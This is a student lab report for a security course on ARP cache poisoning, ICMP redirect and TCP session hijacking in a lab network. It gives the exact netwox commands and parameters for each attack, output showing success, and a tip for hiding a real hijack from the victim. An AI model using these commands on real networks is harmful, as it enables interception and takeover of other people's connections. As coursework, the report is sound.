
TCP/IP Attack

Introduction to Computer Security IV1013

This report covers three basic attacks performed on the vulnerabilities of TCP/IP protocols. The first attack covers ARP cache poisoning, the second attack involves ICMP redirect and finally a TCP session hijack is done. The results of these attacks can be found in the associated pcap files.

The topology of the hosts present in these attacks looks like this:



Task 1 - ARP Cache Poisoning

The aim of this attack is to associate the attacker's MAC address with the IP address of another host, causing any traffic meant for that IP address to be sent to the attacker instead. The following steps was used to perform this attack:

- To obtain the original ARP table on the inside-host the following command was used
    - `arp -n`
- From the inside-host the recipient firewall was pinged
    - `ping 10.0.20.1`
- On the attacker-host routing was turned off and a command was used to send a ARP broadcasting that imitates the IP structure of the firewall host

- `netwox 33 --eth-dst ff:ff:ff:ff:ff:ff --arp-ipsrc <ip_recipient> --arp-ipdst <ip_victim>`

The result shows that after the attack is performed the inside-hosts ARP-table have been altered. In the following printout it can be seen that the 10.0.20.1 now has the MAC-address of 10.0.20.3 (attacker).

```
root@inside-host:~# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.20.3                ether   00:16:3e:ea:12:fc   C                     eth0
10.0.20.1                ether   00:16:3e:d7:0f:f5   C                     eth0
root@inside-host:~# ping 10.0.20.1
PING 10.0.20.1 (10.0.20.1) 56(84) bytes of data.
64 bytes from 10.0.20.1: icmp_seq=1 ttl=64 time=0.073 ms
64 bytes from 10.0.20.1: icmp_seq=2 ttl=64 time=0.092 ms
64 bytes from 10.0.20.1: icmp_seq=3 ttl=64 time=0.066 ms
64 bytes from 10.0.20.1: icmp_seq=4 ttl=64 time=0.063 ms
64 bytes from 10.0.20.1: icmp_seq=5 ttl=64 time=0.094 ms
64 bytes from 10.0.20.1: icmp_seq=6 ttl=64 time=0.090 ms
64 bytes from 10.0.20.1: icmp_seq=7 ttl=64 time=0.067 ms
64 bytes from 10.0.20.1: icmp_seq=8 ttl=64 time=0.091 ms
64 bytes from 10.0.20.1: icmp_seq=9 ttl=64 time=0.063 ms
64 bytes from 10.0.20.1: icmp_seq=10 ttl=64 time=0.091 ms
64 bytes from 10.0.20.1: icmp_seq=11 ttl=64 time=0.068 ms
^C
--- 10.0.20.1 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10241ms
rtt min/avg/max/mdev = 0.063/0.078/0.094/0.012 ms
root@inside-host:~# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.20.3                ether   00:16:3e:ea:12:fc   C                     eth0
10.0.20.1                ether   00:16:3e:ea:12:fc   C                     eth0
root@inside-host:~#
```

A full trace of the network traffic during this attack can be found in the associated pcap file named task1.pcapng. Among other things it shows that between line 48-62 the inside-host sends a ping to the attacker instead of the firewall. This is however fixed when a new ARP-request is broadcasted.

Task 2 - ICMP redirect attack

ICMP redirects are a feature of IP which allows a router to inform a host that there is a more efficient route to a destination and that the host should adjust its routing table accordingly. This can be used for malicious purposes.

The following steps was used to perform this attack:

- Firstly, redirects on the inside-host was enabled with the two commands

    -
      ```
      sysctl-wnet.ipv4.conf.all.accept_redirects=1
      ```

    -
      ```
      sysctl-wnet.ipv4.conf.eth0.accept_redirects=1
      ```
- The outside-host 10.0.10.2 was pinged

    -
      ```
      ping 10.0.2.10
      ```
- A netwox 86 command was issued on the attacker in order to send forged ICMP packets whenever it recognizes packets with the destination of the outside-host. What this means is that the inside-host is told that there exists a shorter route to outside-host which is thru a ”gateway” with the IP of the attacker

    -
      ```
      netwox 86 --spoofip raw --filter "dst host 10.0.10.2" --gw 10.0.20.3 --src-ip 10.0.20.1
      ```
- The same ARP cache poisoning attack as in task1 was now performed in order to get the inside-host to start sending data to the attacker. This was done in a new attacker shell since the netwox 86 command do not terminate

    -
      ```
      netwox 33 --eth-dst ff:ff:ff:ff:ff:ff --arp-ipsrc 10.0.20.1 --arp-ipdst 10.0.20.2
      ```

A full trace of the network traffic during this attack can be found in the associated pcap file named task2.pcapng.

Task 3 - TCP session hijacking

TCP session hijacking is a security attack on a user session over a protected network. The most common method of session hijacking is called IP spoofing, when an attacker uses source-routed IP packets to insert commands into an active communication between two nodes on a network and disguising itself as one of the authenticated users. This type of attack is possible because authentication typically is only done at the start of a TCP session.

The following steps was used to perform this attack:

- A netcat server was started on the outside-host and the inside-host was connected to it with the following commands. Some test messages was sent successfully
    - `nc -l ”10.0.10.2” 1024`
    - `nc ”10.0.10.2” 1024`
- Wireshark was used to capture information used when sending packets between server and client. The information gathered was:
    - -r Acknowledgement number used by the server - 3410852251
    - -q Next sequence number - 2145314129
    - -o TCP source port of the client - 36350
    - -p TCP destination port of client - 1024
    - -j Time-to-live TTL - 64
    - -l Source IP - 10.0.20.2
    - -m Destination IP - 10.0.10.2
    - -E TCP window size - 502
    - -H the message to send - 746573740a
    - -A/-z using the TCP flags PSH and ACK

- To hijack the session, a netwox 40 command was constructed with the newly gathered information and issued on the attacker host
    - `netwox 40 -l 10.0.20.2 -m 10.0.10.2 -j 64 -o 36350 -p 1024 -q 2145314129 -r 3410852251 -E 502 -H 746573740a -A -z`

- This resulted in that the corresponding ASCII message of -H (test) was displayed on the server / outside-host and the client / inside-host was now unresponsive meaning its messages was not delivered to the server due to that its sequence number being out of order.

A full trace of the network traffic during this attack can be found in the associated pcap file named task3.pcapng.

If one would to perform this attack in real world the attacker should start sending acknowledgments back to the inside-host in order to prevent it from discovering that the session has been hijacked.

Observations

The work conducted in this report has been quite interesting. It was fascinating to see how simple it is to perform attacks that can do actual harm. It would be very interesting to test this out on a real-world subnet with ordinary devices, would it be as easy to perform the attack then?